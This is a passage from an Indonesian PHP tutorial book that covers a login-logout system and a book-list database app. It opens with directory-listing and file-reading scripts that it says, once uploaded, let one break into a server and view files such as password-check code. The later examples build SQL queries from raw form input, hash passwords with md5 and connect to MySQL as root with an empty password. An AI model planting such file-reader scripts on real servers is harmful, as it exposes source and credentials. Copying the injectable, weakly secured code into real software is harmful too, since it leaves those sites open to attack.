
}
else {
echo "<center>
path $dir.<p>";
$spath = $dir;
$dir = opendir("$dir");
?>
<textarea cols="40" rows="25">
<?php
while ($baca = readdir($dir))
print("$baca \n");
closedir($dir);
?>
</textarea><br>
<br>Melihat Isi File
<form name="hackdir" method="post" action="baca.
php">
<table width="475">
<tr bgcolor="#000000">
<td width="130">Masukkan nama file : </td>
<td width="320">
<input name="path" type="text" id="path"
size="50" value="<? echo $spath
?>"></td>
</tr>
</table>
<input type="submit" name="Submit"
value="Submit">
</form>
<a href="admindb.php">halaman muka</a>
<?php
}
?>
</body>
</html>
```

Lalu, paste-kan saja kedua file tersebut (**Baca.php** dan **bukadir.php**), kalau di internet di upload ke servernya. Ketika menggunakan komputer yang stand alone/berdiri sendiri, maka paste di direktori **C:\apache\htdocs**. Setelah di-paste, lalu cek menggunakan browser dengan URL: **http://localhost/bukadir.php**. Maka akan keluar halaman berikut ini:




Gambar 84. Mengakses bukadir.php

Setelah menekan tombol **Submit**, akan keluar database dari server tersebut.



Gambar 85. Melihat isi database server

lihat database yang ada pada server, lalu untuk melihat isi/source dalam file tersebut, misal **cekpswd.php**, kita buka saja. Ketik **cekpswd.php** bagian **Masukkan nama file**, lalu kita akan dibawa ke halaman **Baca.php**.



Gambar 86. Melihat isi SourceCode dari cekpswd.php

Penjelasan dari kode **bacadir.php**:

```
<?php
while ($baca = readdir($dir))----->saat baca
= read dir($dir)
print("$baca \n");----->cetak
baca
closedir($dir);
?>
```

Penjelasan code **buka.php**:

```
?>
<textarea cols="80" rows="25">
<?php
for ($i=0; $i<$jml_baris; $i++)----->
untuk $i=0; $i<$jml_baris; $i++
{
print "$isi_file[$i]";-----
-->cetak isi file
}
?>
```

Selesai sudah, dengan menggunakan 2 script di atas, kita sudah dapat menjebol server. Nah, bagaimana jika di dalam server terdapat data-data penting, misalnya data rahasia, username, password, dan lainnya? Jika trik ini jatuh ke tangan hacker yang tidak bertanggung jawab, bisa saja hacker tersebut menyalahgunakan username, password, atau data-data penting tersebut untuk tujuan tertentu, yang bisa saja merugikan pemilik website. Namun, data username dan password pada server Apache yang kita gunakan ini tidak berada di root server atau folder htdocs-nya, tetapi biasanya file database akan disimpan atau terletak pada root/folder **C:\apache\mysql\data**.

Membuat Fitur Login-Logout

Banyak website yang menggunakan fitur login dan logout. Fungsinya untuk membatasi akses terhadap layanan tertentu yang disediakan pada website tersebut. Hanya anggota yang telah terdaftar (*member*) saja yang diizinkan mengakses layanan-layanan khusus tersebut. Tahapan untuk membuatnya adalah:

1. Buatlah 7 script wajib, yaitu:

- | | |
|---------------------|---------------|
| a. index.php | e. sorry.php |
| b. pendaftaran.php | f. main.php |
| c. cekpswd.php | g. logout.php |
| d. proses login.php | |

a. **Index.php**

Ketik code berikut pada **PHP Expert Editor** dan simpan dengan nama **index.php**.

```
<HTML>
<HEAD>
<TITLE> Login </TITLE>
<meta http-equiv="Content-Type" content="text/
html; charset=iso-8859-1"><style type="text/
css">
<!--
body,td,th {
    color: #0000FF;
}
body {
    background-color: #000000;
}
a:link {
    color: #0000FF;
}
a:hover {
    color: #FFFFFF;
}
.style1 {
    font-size: 24px;
    color: #FFFFFF;
}
.style2 {color: #FFFFFF}
.style4 {font-size: 12px; color: #FFFFFF; }
.style5 {color: #FFFFFF; font-weight: bold; }
-->
</style>
<script language="JavaScript" type="text/
JavaScript">
<!--
function MM_preloadImages() { //v3.0
    var d=document; if(d.images){ if(!d.MM_p)
d.MM_p=new Array();
```

```

var i,j=d.MM_p.length,a=MM_preloadImages.
arguments; for(i=0; i<a.length; i++)
    if (a[i].indexOf("#")!=0){ d.MM_p[j]=new
Image; d.MM_p[j++].src=a[i];}}
}
//-->
</script>
</HEAD>
<BODY>
<h1 align="center" class="style2">
    <marquee>
    </marquee>
</h1>
<p align="center">&nbsp;</p>
<p align="center">&nbsp;</p>
<p>&nbsp;</p>
<p align="left" class="style5">Untuk masuk
halaman utama </p>
<p align="left" class="style5">Isikan User name
Dan Password</p>
<p align="left" class="style5">Sebagai
persyaratan kelengkapan data :</p>
<PRE><span class="style2">isi username dan
password sesuai dengan yang anda daftarkan!</
span>
<FORM NAME="frmLogIn" METHOD="post"
ACTION="cekpswd.php">
<span class="style2">Username : <INPUT
TYPE="text" NAME="uname">
Password: </span><INPUT TYPE="password"
NAME="pswd">
<INPUT TYPE="submit" VALUE="Login">
</FORM>
<span class="style4">Apabila anda belum
mempunyai User dan Password silahkan daftar:
<a href="pendaftaran.php">Daftar</a></span></
PRE>
</BODY>
</HTML>

```

b. pendaftaran.php

```

<HTML>
<HEAD>
<TITLE> Pendaftaran </TITLE>
<meta http-equiv="Content-Type" content="text/
html; charset=iso-8859-1"><style type="text/
css">
<!--
body,td,th {
    color: #0000FF;
}
body {
    background-color: #000000;
}
a:hover {
    color: #FFFFFF;
}
.style1 {color: #FFFFFF}
.style2 {
    color: #FFFFFF;
    font-size: 24px;
    font-weight: bold;
}
-->
</style></HEAD>
<BODY>
<p align="center" class="style2">LEMBAR
PENDAFTARAN </p>

```

```

<p class="style1">Isi username dan password yang
Anda inginkan </p>
<p><span class="style1">Sebagai persyaratan
pembuatan data untuk proses login</span><BR>
<PRE>
</p>
<FORM NAME="frmSignUp" METHOD="post"
ACTION="proses login.php">
<span class="style1">Username :</span><INPUT
TYPE="text" NAME="uname">
<span class="style1">Password :</span><INPUT
TYPE="password" NAME="pswd">
<INPUT TYPE="submit" VALUE="Submit">
</FORM>
</BODY>
</HTML>

```

c. cekpswd.php

```

<?
session_start();
$uname = $_POST['uname'];
$pswd = md5($_POST['pswd']);
$host = "localhost";
$user = "root";
$pwd = "";
$db = "daftar";
$sql = "select * from anggota where
uname='$uname'";
$conn = @mysql_connect($host,$user,$pwd) or
die("Koneksi gagal : " . mysql_error());
mysql_select_db($db);
$qry = mysql_query($sql) or
die("Query salah : " . mysql_error());
$num = mysql_num_rows($qry);
$row = mysql_fetch_array($qry);
if ($num==0 OR $pswd!=$row['pswd']) {
    header("Location: sorry.php");
} else {
    $_SESSION['login']=1;
    header("Location: main.php");
}
?>

```

File **cekpswd.php** digunakan untuk memeriksa username dan password yang dimasukkan pada file **login.php**. Langkah selanjutnya adalah mencocokkan username dan password dengan record yang terdapat pada database. Jika username dan password itu **tidak cocok** – biasanya kasus yang muncul adalah usernamenya tidak terdaftar atau passwordnya yang salah – skrip tersebut akan mengarahkan langkahnya menuju ke file **sorry.php**, tetapi jika **benar** alamat /URL akan menuju ke file **main.php**.

d. proses login.php

```
<HTML>
<HEAD>
<TITLE> Processing your Account </TITLE>
<meta http-equiv="Content-Type" content="text/
html; charset=iso-8859-1"><style type="text/
css">
<!--
body,td,th {
    color: #FFFFFF;
}
body {
    background-color: #000000;
}
-->
</style></HEAD>
<BODY>
<?
$username = $_POST['uname'];
$password = md5($_POST['pswd']);
$host = "localhost";
$user = "root";
$password = "";
$db = "daftar";
$stop = 0;
$sql = "select uname from anggota";
$conn = @mysql_connect($host,$user,$password) or
    die("Koneksi gagal : " . mysql_error());
mysql_select_db($db);
$query = mysql_query($sql) or
    die("Query salah : " . mysql_error());
while ($row = mysql_fetch_array($query)) {
```

```
    if ($username == $row['uname']) {

        echo "Username $username was already chosen by
someone else <BR>";

        echo "Go back and choose another username";

        $stop = 1;

        break;
    }
}
if ($stop==0) {
    $sql = "insert into anggota values
('$username','$password')";
    $query = mysql_query($sql) or

        die("Query salah : " . mysql_error());
    echo "Your account is successfully created
<BR>";
    echo "<A HREF='index.php'> Click here </A> to
login";
}
?>
</BODY>
</HTML>
```

Pada script ini awalnya memeriksa kevalidan username yang dipilih di dalam database. Jika telah ada, php akan memberikan peringatan bahwa username tersebut telah ada (**Username \$username was already chosen by someone else**) dan kita dipersilakan membuat username baru. Jika belum ada, informasi username dan password kita telah didaftarkan ke dalam database (**Your account is successfully created**).

e. sorry.php

```
<HTML>
<HEAD>
<TITLE> Sorry </TITLE>
</HEAD>
<BODY>
<h1>AKSES GAGAL</h1>
<p>MAAF USER atau PASSWORD yang anda masukkan
SALAH</p>
<p>Masukan USER dan PASSWORD dengan BENAR </p>
<p>sama seperti yang anda daftarkan!!!</p>
<p><a href="http://localhost/pendaftaran.
php">back</a></p>
</BODY>
</HTML>
```

f. main.php

```
<?
session_start();
if(!isset($_SESSION['login'])) {
    include("login.php");
} else {
?>
<HTML>
<HEAD>
<TITLE> Main Page </TITLE>
<style type="text/css">
<!--
a:hover {
    color: #FFFFFF;
```

```
}
body,td,th {
    color: #0000FF;
}
body {
    background-color: #000000;
}
.style3 {color: #999999}
.style4 {
    color: #FFFFFF;
    font-size: 36px;
    font-weight: bold;
}
.style5 {color: #FFFFFF}
-->
</style>
<meta http-equiv="Content-Type" content="text/
html; charset=iso-8859-1">
<script language="JavaScript" type="text/
JavaScript">
<!--
function MM_preloadImages() { //v3.0
    var d=document; if(d.images){ if(!d.MM_p)
d.MM_p=new Array();
    var i,j=d.MM_p.length,a=MM_preloadImages.
arguments; for(i=0; i<a.length; i++)
    if (a[i].indexOf("#")!=0){ d.MM_p[j]=new
Image; d.MM_p[j++].src=a[i];}}
}
//-->
</script>
</HEAD>
<BODY>
```

```

<div align="center">
    <marquee>
        <span class="style4">Selamat datang di
webside Ku </span>
    </marquee>
</div>
<hr>
<p align="center" class="style5">Sory
Websidenya belum ada isinya..... Habis ini cuma
contoh login aja sih hehehe...</p>
<p align="center" class="style5">&nbsp;</p>
<p align="center" class="style5">&nbsp;</p>
<p align="center" class="style5">by:Anhar </
p>
<h3 align="center">
<div align="center">
    <p>&nbsp;</p>
    <p><span class="style3"><BR>
        </span></p>
    <p><BR>
        </p>
        <div align="right"><a
href="index.php">
    </p>
    Back </a></div>
</div>
</BODY>
</HTML>
<?
}
?>

```

Script **main.php** ini mengolah data-data dari halaman login. Langkah pertama yang dilakukan adalah koneksi ke database. Selanjutnya adalah mencocokkan username yang ada di database, jika tidak cocok kita diminta memasukkan usernamenya kembali. Apabila username cocok dengan record yang ada pada database, lalu akan diperiksa passwordnya. Jika passwordnya cocok, kita dapat login. Apabila tidak, kita diminta untuk mengisi password dengan tepat.

g. **logout.php**


```

<?
session_start();
unset($_SESSION['login']);
session_destroy();
header("Location: index.php");
?>

```

Pada script **logout.php** ini, variabel `$_SESSION['login']` dihilangkan bersama dengan sessionnya. Langkah selanjutnya adalah mengarahkan aplikasi ke halaman **login.php**. Setelah session dihilangkan, maka user harus login kembali untuk dapat mengakses aplikasi website tersebut.

2. Lalu semua script tersebut kita **Copy-Paste**/pindahkan ke **C:\apache\htdocs**.




Gambar 87. File-file pada direktory htdocs

3. Buka **C:\apache\mysql\bin**, caranya klik dua kali **mysql.exe**.


Selanjutnya:

- Untuk melihat database yang ada pada MySQL, ketik **show databases;**
- Buat database baru dengan cara ketik **create database daftar;**
- Agar data user dan password dapat tersimpan dengan rapi, buat tabel dengan nama anggota, caranya ketik **create table anggota (uname varchar(20),pswd varchar(32));**




Gambar 88. Jendela Console MySQL

Cek bagian database yang sudah dibuat untuk melihat keberadaan folder dengan nama **daftar** dengan isi berupa tabel **anggota** pada direktori **C:\apache\mysql\data**.




Gambar 89. Database telah dibuat

4. Setelah database sukses dibuat, lalu buka browser Mozilla dan isi URL-nya dengan: **http://localhost/index.php**, lalu tekan **Enter**.




Gambar 90. Mengakses file index.php

5. Klik daftar untuk menuju <http://localhost/pendaftaran.php>, lalu isi username, pasword, dan tekan **Submit**. Contoh untuk Username= anhar dan Password= tesaja.




Gambar 91. Mengakses pendaftaran.php

6. Jika account yang kita buat sukses, akan keluar informasi **Your account is successfully created.**



Gambar 92. Konfirmasi account sukses dibuat

7. Tekan link **Click here** untuk kembali ke halaman index.php, lalu ketikkan account dan password yang sudah kita daftarkan.




Gambar 93. Ketik Account dan Password untuk login

8. Jika benar, kita akan ke halaman <http://localhost/main.php>.



Gambar 94. Login berhasil

9. Ketika memasukkan username password salah, kita akan akan men uju **http://localhost/sorry.php** yang berisi informasi **AKSES GAGAL**.



Gambar 95. Login Gagal

Semoga trik-trik ini bisa kita manfaatkan untuk membuat website yang semakin dinamis. Untuk mempermudah Anda dalam memahami pemrograman PHP, disertakan juga kode-kode PHP yang telah kita pelajari pada CD penyerta buku ini.

Membuat Proyek PHP

Membuat Aplikasi Berbasis Website

Dalam proyek ini kita akan membahas cara membuat aplikasi berbasis website. Aplikasi berbasis website yang akan kita buat adalah sebuah website yang berfungsi untuk membuat dan menampilkan daftar buku. Proyek aplikasi ini kita buat di komputer pribadi dengan menginstal aplikasi PHP Triad seperti yang dijelaskan pada bab sebelumnya (lihat halaman 14).

Membuat Website Input

Untuk membuat aplikasi berbasis website yang dapat memberikan input atau masukan ke database dan bisa ditampilkan di website, membutuhkan beberapa file PHP. Setiap file memiliki kegunaan dan fungsi masing-masing.

Berikut file-file yang harus ada dalam database input:

- database.php (untuk membuat database input).
- input.html (form untuk memasukkan data).
- koneksi.php (untuk koneksi antara PHP dan MySQL).
- proses.php (untuk melihat proses masukan data).
- tampil.php (untuk melihat data yang ditampilkan).

Agar lebih detail, kita akan melihat isi dari masing masing script tersebut.

database.php

```
<?
//membuat database input
$sambung = mysql_connect("localhost","root","")
or exit("could not connect");
$buat_db=mysql_create_db("input");
if($buat_db){
    print("database input telah dibuat\n");
}else{
    printf("database gagal dibuat:%\n",mysql_
error());
}
?>
```

input.html

```
<HTML>
<TITLE>masukan</TITLE>
<BODY>
<form method="post" action="proses.php">
    <p align="center" class="style1">MASUKKAN DATA
    BUKU BARU </p>
    <p>NoPanggil *<br>
        <input type="text" name="NoPanggil"
        size="34">
        <br>
    Pengarang *<br>
    <input type="text" name="Pengarang" size="34">
```

```
<br>
Judul *<br>
<textarea name="Judul" rows="8" cols="40"></
textarea>
<br>
*) Wajib diisi <br>
<input type="reset" value="Reset"
name="kosongkan">
<input type="submit" value="Kirim" name="kirim">
    </p>
</form>
<p align="center"><a href="tampil.php"
class="style2"> Lihat Data buku</a>
</BODY>
</HTML>
```

Data yang telah dituliskan, kirimkan menggunakan passing variabel **method="post"** menuju file **proses.php**.

Koneksi.php

```
<?
$a = mysql_connect('localhost','root','');
mysql_select_db('input',$a);
?>
```

File **koneksi.php** digunakan untuk menghubungkan **PHP** dengan **Database MySQL**.

```

<style type="text/css">
<!--
body { background-image: url();
background-color: #000000;
}
body,td,th { color: #FF0000;
}
-->
</style><?php
include'koneksi.php';
if(isset($_POST[' kirim']) && ($_POST[' kirim']==
' Kirim'))
{
    $NoPanggil=trim(strip_tags($_POST['NoPanggil
']));
    $Pengarang=trim(strip_tags($_POST['Pengarang
']));
    $Judul=trim(strip_tags($_POST['Judul']));
    if(($NoPanggil=='') || ($Pengarang=='') ||
($Judul==''))
        $error= "Data tidak lengkap.<br>";
    if(($NoPanggil!='') && ($Pengarang!='') &&
($Judul!=''))
    { $queryAddInput=mysql_query("insert into
daftar
        values ('$NoPanggil','$Pengarang','$Judul')")
;
        if($queryAddInput)
        {
echo"<font color=red><b>Berhasil disimpan</b></

```

```

font>";
echo"<meta http-equiv=\"refresh\" content=\"2;
url=./input.html\">";
        exit; } else{
echo"<font color=red><b>Berhasil disimpan</b></
font>";
echo"<meta http-equiv=\"refresh\" content=\"2;
url=./input.html\">";
        exit; }
    }
    if(isset($error))
    { echo"<font color=red><b>$error</b></
font>";
        echo"<meta http-equiv=\"refresh\"
content=\"2; url=./input.html\">";
        exit; }
}??>

```

Kode `$queryAddInput=mysql_query("insert into daftar values ('$NoPanggil','$Pengarang','$Judul')")`; adalah perintah **MySQL** pada **PHP** yang digunakan untuk **menambahkan** data-data ke tabel daftar dengan nilai yang telah dimasukkan pada variabel `$NoPanggil`, `$Pengarang`, `$Judul`.

tampil.php

```
<HTML>

<body>

<div align="center">

    <h1 class="style1"><span
class="style14">DAFTAR BUKU </span></h1>

    <table width="51%" height="64" border="1"
align="center" bordercolor="#FFFFFF"
bgcolor="#000000">

        <tr bgcolor="#FFFFFF">

            <td width="22%"><div align="center"
class="style1 style3 style13">NoPanggil</div></
td>

            <td width="38%"><div align="center"
class="style1 style3 style13">Pengarang</div></
td>

            <td width="40%"><div align="center"
class="style12 style13">Judul</div></td>

        </tr>

        <tr bgcolor="#FFFFFF">

            <td><div align="center">

                <?

include'koneksi.php';

$perintah = mysql_query("select NoPanggil,Pengar
ang,Judul from daftar");

while($steruskan = mysql_fetch_array($perintah))
{
echo "$steruskan[NoPanggil]\n<br>";

}

?>
```

```
</div></td>

<td>

    <?

include'koneksi.php';

$perintah = mysql_query("select NoPanggil,Pengar
ang,Judul from daftar");

while($steruskan = mysql_fetch_array($perintah))
{
echo "$steruskan[Pengarang]\n<br>";

}

?>

        <div align="left"></div></td><td>

<?

include'koneksi.php';

$perintah = mysql_query("select NoPanggil,Pengar
ang,Judul from daftar");

while($steruskan = mysql_fetch_array($perintah))
{
echo "$steruskan[Judul]\n<br>";

}

?>

        <div align="left"></div></td></tr>

<tr>

    <td colspan="3"><div align="center"></div>

        <div align="center"></div>

        <div align="center"></div></td>

    </tr>


</table>

</div>

</HTML>
```


Kode \$perintah `mysql query ("select NoPanggil, Pengarang, Judul from daftar");` adalah perintah MySQL pada PHP yang digunakan untuk **menampilkan** data-data berupa NoPanggil, Pengarang, Judul dari tabel daftar.

Setelah semua script telah dibuat, simpanlah script tersebut pada folder **C:\apache\htdocs**, Lalu jalankan **Apache**, caranya klik **Start → Programs → PHP Triad → Start Apache**. Selain itu juga jalankan **MySQL** dengan cara klik dua kali file **winmysqladmin.exe** yang berada di direktori **C:\apache\mysql\bin**. Setelah itu, buka browser dan ketik alamat **http://localhost/database.php** untuk membuat folder/database input.




Gambar 96. Membuat Database input

Kalau kita tidak yakin, bisa melihat pada direktori **C:\apache\mysql\data**.



